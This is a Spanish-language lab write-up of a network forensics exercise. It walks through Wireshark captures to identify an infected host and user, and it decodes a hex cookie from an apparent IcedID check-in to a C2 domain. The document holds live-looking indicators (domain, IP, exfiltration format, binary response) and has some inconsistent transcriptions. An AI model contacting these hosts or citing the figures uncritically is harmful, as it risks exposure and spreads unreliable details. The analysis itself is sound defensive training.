


Parte 1 · Reconstruye 2 conversaciones (min 25–65 · Secciones 3.1 y 3.2)

Objetivo: Contar dos conversaciones completas con evidencia, no copiar paquetes sueltos.

Paso 1 — Identifica a la víctima (captura A)

1. Statistics → Endpoints → IPv4. ¿Qué host interno tiene más tráfico?



Wireshark · Endpoints · 2022-03-21-traffic-analysis-exercise.pcap

Endpoint Settings

- ☐ Resolución de nombre
- ☐ Display raw data
- ☐ Hide aggregated
- ☐ Limitar filtro de visualización

Copiar

Mapa

Protocolo

- ☐ Bluetooth
- ☐ BPv7
- ☐ DCCP
- ☐ DNP 3.0
- ☒ Ethernet
- ☐ FC
- ☐ FDDI
- ☐ IEEE 802.11
- ☐ IEEE 802.15.4
- ☐ ILNP
- ☒ IPv4
- ☒ IPv6
- ☐ IPX
- ☐ JXTA
- ☐ LTP
- ☐ MPTCP
- ☐ NCP
- ☐ openSAFETY

Lista de filtros para tipo específico

Dirección	Paquetes	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City
0.0.0.0	2	731 bytes	2	731 bytes	0	0 bytes		
10.0.19.1	2	693 bytes	2	693 bytes	0	0 bytes		
10.0.19.9	4943	1 MB	2416	831 kB	2527	584 kB		
10.0.19.14	15.350	7 MB	7619	1 MB	7731	5 MB		
10.0.19.255	72	13 kB	0	0 bytes	72	13 kB		
13.69.116.104	23	10 kB	11	6 kB	12	5 kB		
13.69.239.74	19	8 kB	9	5 kB	10	3 kB		
13.87.188.105	22	10 kB	9	7 kB	13	3 kB		
13.89.179.9	23	10 kB	11	6 kB	12	4 kB		
13.89.179.10	19	8 kB	9	5 kB	10	3 kB		
13.107.42.16	32	10 kB	18	8 kB	14	2 kB		
13.107.136.254	25	7 kB	12	6 kB	13	1 kB		
13.107.246.254	26	7 kB	13	6 kB	13	1 kB		
20.42.65.89	19	8 kB	9	5 kB	10	3 kB		
20.44.10.123	19	8 kB	9	5 kB	10	3 kB		
20.69.130.185	28	9 kB	11	6 kB	17	3 kB		
20.72.205.209	24	6 kB	11	5 kB	13	1 kB		
20.81.51.95	22	10 kB	9	7 kB	13	3 kB		
20.81.52.156	23	10 kB	9	7 kB	14	3 kB		
20.189.173.2	19	8 kB	9	5 kB	10	3 kB		
20.189.173.15	19	8 kB	9	5 kB	10	3 kB		
23.219.38.10	10	1 kB	4	507 bytes	6	647 bytes		
23.227.198.203	1379	662 kB	641	544 kB	738	118 kB		
40.74.98.194	29	9 kB	14	6 kB	15	3 kB		
40.83.240.146	106	24 kB	45	14 kB	61	10 kB		
40.124.168.44	36	11 kB	17	7 kB	19	4 kB		
40.126.26.134	19	7 kB	7	5 kB	12	2 kB		
51.105.71.137	19	9 kB	9	5 kB	10	3 kB		
52.109.8.19	23	8 kB	12	7 kB	11	2 kB		
52.109.8.20	23	8 kB	12	7 kB	11	2 kB		
52.109.8.21	43	21 kB	21	18 kB	22	2 kB		
52.113.194.132	158	102 kB	97	94 kB	61	8 kB		
52.113.196.254	26	7 kB	13	6 kB	13	1 kB		
52.137.108.250	50	23 kB	27	15 kB	23	8 kB		
52.168.117.170	19	8 kB	9	5 kB	10	3 kB		
52.182.143.208	19	8 kB	9	5 kB	10	3 kB		
52.182.143.210	19	8 kB	9	5 kB	10	3 kB		
52.183.220.149	188	58 kB	86	38 kB	102	19 kB		

Cerrar Ayuda

- **Host interno con más tráfico:** 10.0.19.14
 - *Evidencia:* Identificado mediante la herramienta de Wireshark en Statistics -> Endpoints -> IPv4, registrando un volumen dominante de paquetes y bytes en comparación con el resto de la subred.

Sección 3.1 - Identificación de la Víctima (Captura A)

A partir del análisis del tráfico de red de la captura **Burnincandle**, se han determinado los siguientes datos identificativos del host afectado:

EVIDENCIAS

2022-03-21-traffic-analysis-exercise.pcap

Archivo Edición Visualización Ir Captura Analizar Estadísticas Telefonía Wireless Herramientas Ayuda

dhcp

No.	Time	Source	Destination	Protocol	Length	Info
3771	2022-03-21 15:28:30.838235	0.0.0.0	255.255.255.255	DHCP	344	DHCP Discover - Transaction ID 0xe50fe596
3772	2022-03-21 15:28:30.843518	10.0.19.1	10.0.19.14	DHCP	344	DHCP Offer - Transaction ID 0xe50fe596
3773	2022-03-21 15:28:30.843938	0.0.0.0	255.255.255.255	DHCP	387	DHCP Request - Transaction ID 0xe50fe596
3774	2022-03-21 15:28:30.847846	10.0.19.1	10.0.19.14	DHCP	349	DHCP ACK - Transaction ID 0xe50fe596

Wireshark · Paquete 3773 · 2022-03-21-traffic-analysis-exercise.pcap

```
Length: 1
DHCP: Request (3)
  Option: (61) Client identifier
    Length: 7
    Hardware type: Ethernet (0x01)
    Client MAC address: PERIPHERALSE_b7:33:0f (00:60:52:b7:33:0f)
  Option: (50) Requested IP Address (10.0.19.14)
    Length: 4
    Requested IP Address: 10.0.19.14
  Option: (54) DHCP Server Identifier (10.0.19.1)
    Length: 4
    DHCP Server Identifier: 10.0.19.1
  Option: (12) Host Name
    Length: 15
    Host Name: DESKTOP-5QS3D5D
  Option: (81) Client Fully Qualified Domain Name
    Length: 35
    > Flags: 0x00
    A-RR result: 0
    PTR-RR result: 0
    Client name: DESKTOP-5QS3D5D.burnincandle.com
  Option: (60) Vendor class identifier
    Length: 8
    Vendor class identifier: MSFT 5.0
  Option: (55) Parameter Request List
    Length: 14
    Parameter Request List Item: (1) Subnet Mask
    Parameter Request List Item: (3) Router
    Parameter Request List Item: (6) Domain Name Server
    Parameter Request List Item: (15) Domain Name
```

- **Dirección MAC:** 00:60:52:b7:33:0f
 - Evidencia: Obtenida a través del paquete de asignación dinámica analizado con el filtro **dhcp** (específicamente en el campo *Client MAC address* del paquete *DHCP Request*).
- **Nombre de máquina (Host Name):** DESKTOP-5QS3D5D
 - Evidencia: Extraído del paquete *DHCP Request* bajo la sección *Option: (12) Host Name*.

2022-03-21-traffic-analysis-exercise.pcap

Archivo Edición Visualización Ir Captura Analizar Estadísticas Telefonía Wireless Herramientas Ayuda

kerberos.CNameString && !(kerberos.CNameString contains "\$")

No.	Time	Source	Destination	Protocol	Length	Info
4150	2022-03-21 15:43:28.771958	10.0.19.14	10.0.19.9	KRB5	303	AS-REQ
4162	2022-03-21 15:43:28.773229	10.0.19.14	10.0.19.9	KRB5	303	AS-REQ
4171	2022-03-21 15:43:28.778106	10.0.19.14	10.0.19.9	KRB5	383	AS-REQ
4173	2022-03-21 15:43:28.779758	10.0.19.9	10.0.19.14	KRB5	436	AS-REP
4181	2022-03-21 15:43:28.782862	10.0.19.14	10.0.19.9	KRB5	383	AS-REQ
4183	2022-03-21 15:43:28.784427	10.0.19.9	10.0.19.14	KRB5	436	AS-REP
4195	2022-03-21 15:43:28.787474	10.0.19.9	10.0.19.14	KRB5	457	TGS-REP
4235	2022-03-21 15:43:28.798204	10.0.19.9	10.0.19.14	KRB5	437	TGS-REP
4253	2022-03-21 15:43:28.799509	10.0.19.14	10.0.19.9	KRB5	295	AS-REQ
4255	2022-03-21 15:43:28.800293	10.0.19.9	10.0.19.14	KRB5	318	TGS-REP
4300	2022-03-21 15:43:28.806011	10.0.19.14	10.0.19.9	KRB5	375	AS-REQ
4306	2022-03-21 15:43:28.806952	10.0.19.9	10.0.19.14	KRB5	436	AS-REP
4323	2022-03-21 15:43:28.808757	10.0.19.9	10.0.19.14	KRB5	331	TGS-REP
4359	2022-03-21 15:43:28.902878	10.0.19.9	10.0.19.14	KRB5	403	TGS-REP
7005	2022-03-21 16:05:54.453638	10.0.19.9	10.0.19.14	KRB5	437	TGS-REP

```

.... ..0 = unused23: False
0... .. = unused24: False
.0.. .. = unused25: False
..0. .... = disable-transited-check: False
...1 .... = renewable-ok: True
.... 0... = enc-tkt-in-skey: False
.... .0.. = unused29: False
.... ..0. = renew: False
.... ...0 = validate: False
  <v> cname
    name-type: KRB5-NT-PRINCIPAL (1)
    <v> cname-string: 1 item
      CNameString: patrick.zimmerman
    realm: BURNINCANDLE.COM
  <v> sname
    name-type: KRB5-NT-SRV-INST (2)
    <v> sname-string: 2 items
      SNameString: krbtgt
      SNameString: BURNINCANDLE.COM
    till: Sep 12, 2037 20:48:05.000000000 Hora estándar, América C
    rtime: Sep 12, 2037 20:48:05.000000000 Hora estándar, América
    nonce: 754335711
  <v> etype: 6 items
    ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
    ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)
    ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
    ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
    ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
    ENCTYPE: eTYPE-DES-CBC-MD5 (3)
  <v> addresses: 1 item DESKTOP-5QS3D5D<20>
    <v> HostAddress DESKTOP-5QS3D5D<20>
      addr-type: nETBIOS (20)
      NetBIOS Name: DESKTOP-5QS3D5D<20> (Server service)
[Response in: 4156]

```

Internet Protocol Version 4 (ip), 20 byte(s)

Paquetes: 16296 · Displayed: 15 (0.1%)

- **Nombre de usuario:** `patrick.zimmerman`
 - *Evidencia:* Localizado mediante el filtro de Kerberos `kerberos.CNameString && !(kerberos.CNameString contains "$")` dentro de las opciones del cuerpo de la solicitud (`as-req -> req-body -> cname -> CNameString`).

Paso 2 — Conversación A: la web sospechosa (captura A)

1. Dominio sospechoso identificado

Tras limpiar el tráfico con filtros avanzados, se aisló una petición HTTP saliente hacia un dominio malicioso:

- **Dominio sospechoso:** `oceriesfornot.top`
- **Dirección IP de destino:** `188.166.154.118` (Puerto 80)

2022-03-21-traffic-analysis-exercise.pcap

Archivo Edición Visualización Ir Captura Analizar Estadísticas Telefonía Wireless Herramientas Ayuda

http.request && ! (http.host contains "microsoft.com") && ! (http.host contains "windowsupdate.com")

No.	Time	Source	Destination	Protocol	Length	Info
4	2022-03-21 14:58:11.303409	10.0.19.14	188.166.154.118	HTTP	365	GET / HTTP/1.1
3730	2022-03-21 15:28:10.369579	169.254.179.89	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
3739	2022-03-21 15:28:13.369769	169.254.179.89	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
3742	2022-03-21 15:28:15.120037	169.254.179.89	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
3745	2022-03-21 15:28:16.371268	169.254.179.89	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
3747	2022-03-21 15:28:18.120255	169.254.179.89	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
3749	2022-03-21 15:28:19.370494	169.254.179.89	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
3752	2022-03-21 15:28:22.370736	169.254.179.89	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
3762	2022-03-21 15:28:25.385194	169.254.179.89	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
3767	2022-03-21 15:28:28.384633	169.254.179.89	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
3817	2022-03-21 15:28:31.072041	10.0.19.14	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
3823	2022-03-21 15:28:31.400073	10.0.19.14	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
3833	2022-03-21 15:28:31.721068	10.0.19.14	239.255.255.250	SSDP	143	M-SEARCH * HTTP/1.1
3921	2022-03-21 15:28:34.072232	10.0.19.14	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
3925	2022-03-21 15:28:34.400258	10.0.19.14	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
3927	2022-03-21 15:28:35.385356	10.0.19.14	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
3993	2022-03-21 15:28:38.400032	10.0.19.14	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
3998	2022-03-21 15:28:41.403287	10.0.19.14	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
5753	2022-03-21 15:54:44.353032	10.0.19.14	104.80.96.219	HTTP	169	GET / HTTP/1.1
6059	2022-03-21 15:59:31.243136	10.0.19.14	104.80.96.219	HTTP	281	GET / HTTP/1.1
9268	2022-03-21 17:04:06.058127	10.0.19.14	104.80.96.219	HTTP	281	GET / HTTP/1.1
11767	2022-03-21 18:29:34.887435	10.0.19.14	104.80.96.219	HTTP	281	GET / HTTP/1.1

Timestamps
[Time since first frame in this TCP stream: 186.751000 milliseconds]
[Time since previous frame in this TCP stream: 2.957000 milliseconds]

SEQ/ACK analysis
[RTT: 183.794000 milliseconds]
[Bytes in flight: 311]
[Bytes sent since last PSH flag: 311]
[Client Contiguous Streams: 1]
[Server Contiguous Streams: 1]
TCP payload (311 bytes)

Hypertext Transfer Protocol
GET / HTTP/1.1
Request Method: GET
Request URI: /
Request Version: HTTP/1.1
Connection: Keep-Alive
Cookie pair: _gads=3546287305:1:14094:123; _gat=10.0.19044.64; _ga=5.656979.4300.9; _u=4445
Cookie pair: _gat=10.0.19044.64
Cookie pair: _ga=5.656979.4300.9
Cookie pair: _u=44455348544F5020351533443544:706174726963682E7A696D6065726D616E:434432
Cookie pair: _io=21_2442281495_3162559760_1292765932
Cookie pair: _gid=000BA2D5B9A0
Host: oceriesformot.top
[Response in frame: 498]
[Full request URI: http://oceriesformot.top/]

Ethernet
Destination
Source
Type

Internet Protocol Version 4
Version Header Length Differentiated Services Field Total Length
Identification Flags Fragment Offset
Time to Live Protocol Header Checksum
Source Address
Destination Address

Transmission Control Protocol
Source Port
Destination Port

2022-03-21-traffic-analysis-exercise.pcap

Archivo Edición Visualización Ir Captura Analizar Estadísticas Telefonía Wireless Herramientas Ayuda

http.request.method == "GET" & ip.addr == 10.0.19.14

No.	Time	Source	Destination	Protocol	Length	Info
4	2022-03-21 14:58:11.303409	10.0.19.14	188.166.154.118	HTTP	365	GET / HTTP/1.1
4074	2022-03-21 15:29:32.135617	10.0.19.14	68.142.107.129	HTTP	336	GET /msdownload/update/v3/static/trusted/en/pinrulesstl.cab?diad478adff072 HTTP/1.1
5753	2022-03-21 15:54:44.353032	10.0.19.14	104.80.96.219	HTTP	169	GET / HTTP/1.1
6059	2022-03-21 15:59:31.243136	10.0.19.14	104.80.96.219	HTTP	281	GET / HTTP/1.1
6068	2022-03-21 15:59:31.580964	10.0.19.14	69.28.162.0	HTTP	336	GET /msdownload/update/v3/static/trusted/en/authrootstl.cab?48e7354130cbe0e4 HTTP/1.1
8627	2022-03-21 16:29:35.281200	10.0.19.14	209.197.3.8	HTTP	336	GET /msdownload/update/v3/static/trusted/en/pinrulesstl.cab?fcfd7669d19bb421 HTTP/1.1
9268	2022-03-21 17:04:06.058127	10.0.19.14	104.80.96.219	HTTP	281	GET / HTTP/1.1
9279	2022-03-21 17:04:06.356989	10.0.19.14	69.28.162.128	HTTP	336	GET /msdownload/update/v3/static/trusted/en/authrootstl.cab?161b4282e13b6962 HTTP/1.1
9789	2022-03-21 17:21:56.047306	10.0.19.14	72.21.81.240	HTTP	341	GET /msdownload/update/v3/static/trusted/en/disallowedcertstl.cab?1131f2daab4034ba HTTP/1.1
10275	2022-03-21 17:44:34.371334	10.0.19.14	72.21.81.240	HTTP	336	GET /msdownload/update/v3/static/trusted/en/pinrulesstl.cab?9770380e0c613755 HTTP/1.1
11757	2022-03-21 18:29:34.887435	10.0.19.14	104.80.96.219	HTTP	281	GET / HTTP/1.1
11767	2022-03-21 18:29:35.179327	10.0.19.14	209.197.3.8	HTTP	336	GET /msdownload/update/v3/static/trusted/en/authrootstl.cab?c6c9c220471a286c HTTP/1.1
12502	2022-03-21 18:59:35.716220	10.0.19.14	209.197.3.8	HTTP	336	GET /msdownload/update/v3/static/trusted/en/pinrulesstl.cab?36a063424dfa7851 HTTP/1.1
12818	2022-03-21 19:04:42.964033	10.0.19.14	72.21.81.240	HTTP	341	GET /msdownload/update/v3/static/trusted/en/disallowedcertstl.cab?0356947035b28e34 HTTP/1.1
14371	2022-03-21 20:04:06.526312	10.0.19.14	104.80.96.219	HTTP	281	GET / HTTP/1.1
14380	2022-03-21 20:04:06.880749	10.0.19.14	68.142.107.1	HTTP	336	GET /msdownload/update/v3/static/trusted/en/authrootstl.cab?c66ea67221454a2e HTTP/1.1
14383	2022-03-21 20:04:07.025310	10.0.19.14	68.142.107.1	HTTP	336	GET /msdownload/update/v3/static/trusted/en/pinrulesstl.cab?416ee1a6826abea5 HTTP/1.1
14821	2022-03-21 20:19:47.324783	10.0.19.14	23.219.38.10	HTTP	341	GET /msdownload/update/v3/static/trusted/en/disallowedcertstl.cab?8fd0590036de0ddd HTTP/1.1

Frame 4: Packet, 365 bytes on wire (2920 bits), 365 bytes captured (2920 bits)
Encapsulation type: Ethernet (1)
Arrival Time: Mar 21, 2022 14:58:11.303409000 Hora estándar, América Central
UTC Arrival Time: Mar 21, 2022 20:58:11.303409000 UTC
Epoch Arrival Time: 1647896291.303409000
[Time shift for this packet: 0.000000000 seconds]
[Time delta from previous captured frame: 2.957000 milliseconds]
[Time since reference or first frame: 186.751000 milliseconds]
Frame Number: 4
Frame Length: 365 bytes (2920 bits)
Capture Length: 365 bytes (2920 bits)
[Frame is marked: False]
[Frame is ignored: False]
[Protocols in frame: eth:ethertype:ip:tcp:http]
Character encoding: ASCII (0)
[Coloring Rule Name: HTTP]
[Coloring Rule String: http || tcp.port == 80 || http2]

Ethernet II, Src: PERIPHERALSE_b7:33:0f (00:60:52:b7:33:0f), Dst: Cisco_2f:13:5c (2c:54:2d:2f:13:5c)
Destination: Cisco_2f:13:5c (2c:54:2d:2f:13:5c)
Source: PERIPHERALSE_b7:33:0f (00:60:52:b7:33:0f)
Type: IPv4 (0x0800)
[Stream index: 0]

Internet Protocol Version 4, Src: 10.0.19.14, Dst: 188.166.154.118
0100 = Version: 4

Ethernet
Destination
Source
Type

Internet Protocol Version 4
Version Header Length Differentiated Services Field Total Length
Identification Flags Fragment Offset
Time to Live Protocol Header Checksum
Source Address
Destination Address

Transmission Control Protocol
Source Port
Destination Port

2 y 3. Análisis de Headers, Cookies y decodificación en CyberChef

Al inspeccionar el flujo mediante *Follow* -> *HTTP Stream*, se identificó en las cabeceras de la petición el uso de cookies con parámetros sospechosos. El parámetro `_u` contiene una cadena en formato hexadecimal:

- **Cookie analizada** (`_u`): 4445534B544F502D35515333443544:7061747269636B2E7A696D6D65726D616E:43443246334239463637453343333433

```

Wireshark · Seguir secuencia HTTP (tcp.stream eq 0) · 2022-03-21-traffic-analysis-exercise.pcap

GET / HTTP/1.1
Connection: Keep-Alive
Cookie: __gads=3546287305:1:14094:123; _gat=10.0.19044.64; _ga=5.656979.4300.9; _u=4445534B544F502D35515333443544:7061747269636B2E7A696D6D65726D616E:43443246334239463637453343333433; __io=21_2442281495_3162559760_1292765932; _gid=000BA2D589A0
Host: oceriesfornot.top

HTTP/1.1 200 OK
Server: nginx
Date: Mon, 21 Mar 2022 20:57:58 GMT
Content-Type: application/gzip
Content-Length: 393277
Connection: keep-alive

.....Copper.txt...&p...R...G.....\..UM..H...
.{...iz&.&D_jf8u..a}...Gf.L.dP...Zd.*.t.i[
..K.T...S...L...$v.....590E...2&...
..gqu1...s...l.4...0...M...Lz9...U...#M...^f...g.....s.[k7w:sr.>...L..Ka.*.i..P.k.6.p...X.UM?=...e~>..QT..%7.....@*....?
x....X..Ex)a..N.....J=.)...
:N.Q..T.....(..C.W...eA....0...|t+.h..Q.Q..uv..~:~?{.Dd....G.n.Z.K...$.~..=u.H...V8.....f.=...$.....Y.M"...#
..b.....!.....0...b.n...>...F...Y...kgbB...QgJ..oc...&P]pIi.E...../:%:V...f.....#...../.....V.....}.{:C
..C..~'=...y]..i~:~Zj..D@H..S"...^z.E..q.>...<..w..|. ....t.A...K.h./.#|. { ...8.K...."a...../.....>...e.A<.i~ru.J8;~n.I..~
.2..L>
.'
.....Z.;|.7YA.\.._U3.?...ov@wG....i..4....eR..>...F
J..t>~..y..Dr.91..@B
.../.k..}Oh..iQ";;~..r..r.=]0.....}.^%.
.w.#...y..(.P...5...~"h...K(Xb\..8U.f...3..(.u7
.(...4n..cW..h...R.<]r.....!~N...l.d.....?..vU/.....=...0N..K..."...-q..Uz..ww#.....~'A....}.R0...J0.8p....._mAx.
&.r..@w..K....&.8x@:Krg..
.8V..(b...Rc..."..#K.nt...P.T*.$7..V...S{.s.....3;.....zK...+. [K..y..S5.^.....47.....?..\.dBfk...O.....(....%...#...YB
.....g...8..a]3..&u..b.n...>...F...Y...kgbB...QgJ..oc...&P]pIi.E...../:%:V...f.....#...../.....V.....}.{:C
b...wHqU...J.A...Q..z"...?..LY6'u...V5...t%#..h..+yV..M.....!^.....^..K..t..s..F..a.XQ..8"...E.Co.#.
.....;#...l..Fz..Y...U...d..0w..F<f..k...PY..I4.....F..CL.q..@.
~
....h|.3...o@$...zW..3...Z*.._*l@..k..W>.....9...C...|. {.)..10
..e@.*.#.D.j...
0F;J.R.Kn...!..2...r..|.=...q...<..P...8...t`jk
.)*.x...U..L.....=.g...((...D.....U/S`94..8...
.:h.0.!T...p/...!..#...Mp...i.Z...7...FP..I...d{.....h..3P<|^f6Z.K)..Nn..E..x...UoT..V3.....c1.....3+...:e...~*f..@.eH
...:9.a...w...u..ID.wPR..w..Cp@.C...Vg...k.R...vv...&.....T.....4...7^3...2HlMQ...B]..v...#@<.C.K.....$..
p^..O...H[...B0.....^<..>%...j...l..J(.QE...JN.Hh.u...@.R...w'.....
.3VR...O...^y...BG8...;.....l|&..h.Y...X{C...].J...~;.....!W{.6.\{.L.*.8.....[...n.YmW4.1...8o...u..SQ..c.9..@..B
Z(.,...s..L..zM...o...8...!..1D..iz...{$Rb..h{.L.....
o.FV...b.IG..n..F...c.CjM*!+.d../?..X4.....n2"...O?..W.T.o...g...vQ...:..: (YZ...c0.....{z4...x..z.....-...."
.p.p.....J'
..{.\
Q..5e~9..c2.9.'a.....GM5.x.g~\..|hS~...L...Z7h>...z.Q..0...c.N f...E.8..H#G78..
.g..'.j..Z#.....d.....Cz.._.....|...4...B.F..~w.h.d..q.S...].,
...:E...:
;..[y.....y.....
.q.+..FL..=_...!b?=$...N...E..p...dh..Y..n.....J.BT.pZJ}...([Ly.fZ..x..T...O]...
0.6.9Gi...A.....'.....bU7.....~.....(m~.5.@...o..k.v{M}t<..q.PhM?y..d.D...v....z:
.b..S...1...f..kg*.....X...1.8...}W...v.
+...
_q....m..A.W.b..f^p...3...zB]mc.T....\..K.k\..6.T...06..._N'.8..D..f..@.../;..E...Ii...{8%}>.].....mg...t.a...2.
.d...$X&1...e..."..Zd=.1..B.3$.%F..3KH...M...'.#..._...r...Yw.5.F.....^z.R.A..R..xG...B#.D.t4...Ea...`#|. [.H+f..?..Y.
.T#^;.....d.&7..9...~...t..'...8..D
#..-.....i
...T.._1...jy..=[...U..13..]...2Zx..`~..t!.... P>.).....PL..p..Ba_w..
..T.Q..(..U...U...U3..~..O.T..E#0a...i09E...N...O..m..^/...:..q.Hy..=.....>..V.....w...G.....U.....!

```

Al procesar la cadena hexadecimal en **CyberChef** utilizando la receta **From Hex**, el resultado de salida reveló información confidencial de perfilamiento que el malware exfiltró del sistema de la víctima hacia el servidor de Comando y Control (C2).

¿Qué revela la cookie?

- **Nombre de la máquina (Host Name):** DESKTOP-5QS3D5D
- **Nombre del usuario afectado:** patrick.zimmerman
- **Identificador interno del malware:** CD2F3B9F67E3C343

Conclusión: Esta estructura de comunicación y exfiltración de datos en las cabeceras HTTP confirma el proceso de registro inicial (check-in) característico del troyano bancario **IcedID**.

Paso 3 — Conversación B: SMB hacia el controlador de dominio (captura B)

1. Filtro smb2 && ip.addr == 10.0.0.6 .
2. Busca en la columna Info los Tree Connect Request: ¿a qué recurso compartido se conecta la víctima? Fíjate en los que terminan en \$.
3. Busca los Create Request y Write Request: ¿qué nombres de archivo escribe?
4. Pregúntate: ¿es normal que una estación de trabajo escriba archivos con nombre aleatorio en el controlador de dominio?

4. Identificador del flujo de red

- **Filtro de flujo TCP:** tcp.stream eq 0

2022-03-21-traffic-analysis-exercise.pcap

Archivo Edición Visualización Ir Captura Analizar Estadísticas Telefonía Wireless Herramientas Ayuda

tcp.stream eq 0

No.	Time	Source	Destination	Protocol	Length	Info
1	2022-03-21 14:58:11.116658	10.0.19.14	188.166.154.118	TCP	66	62179 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
2	2022-03-21 14:58:11.300313	188.166.154.118	10.0.19.14	TCP	66	80 → 62179 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1388 SACK_PERM WS=128
3	2022-03-21 14:58:11.300452	10.0.19.14	188.166.154.118	TCP	60	62179 → 80 [ACK] Seq=1 Ack=1 Win=131840 Len=0
4	2022-03-21 14:58:11.303409	10.0.19.14	188.166.154.118	HTTP	365	GET / HTTP/1.1
5	2022-03-21 14:58:11.482565	188.166.154.118	10.0.19.14	TCP	60	80 → 62179 [ACK] Seq=1 Ack=312 Win=64128 Len=0
6	2022-03-21 14:58:11.600901	188.166.154.118	10.0.19.14	TCP	1442	80 → 62179 [ACK] Seq=1 Ack=312 Win=64128 Len=1388 [TCP PDU reassembled in 498]
7	2022-03-21 14:58:11.609683	188.166.154.118	10.0.19.14	TCP	1442	80 → 62179 [ACK] Seq=1389 Ack=312 Win=64128 Len=1388 [TCP PDU reassembled in 498]
8	2022-03-21 14:58:11.609747	10.0.19.14	188.166.154.118	TCP	60	62179 → 80 [ACK] Seq=312 Ack=2777 Win=131840 Len=0
9	2022-03-21 14:58:11.792555	188.166.154.118	10.0.19.14	TCP	1442	[TCP Previous segment not captured] 80 → 62179 [ACK] Seq=13881 Ack=312 Win=64128 Len=1388 [TCP PDU reassembled in 498]
10	2022-03-21 14:58:11.792678	10.0.19.14	188.166.154.118	TCP	66	[TCP Dup ACK #1] 62179 → 80 [ACK] Seq=312 Ack=2777 Win=131840 Len=0 SLE=13881 SRE=15269
11	2022-03-21 14:58:11.796107	188.166.154.118	10.0.19.14	TCP	1442	80 → 62179 [ACK] Seq=15269 Ack=312 Win=64128 Len=1388 [TCP PDU reassembled in 498]
12	2022-03-21 14:58:11.796223	10.0.19.14	188.166.154.118	TCP	66	[TCP Dup ACK #2] 62179 → 80 [ACK] Seq=312 Ack=2777 Win=131840 Len=0 SLE=13881 SRE=16657
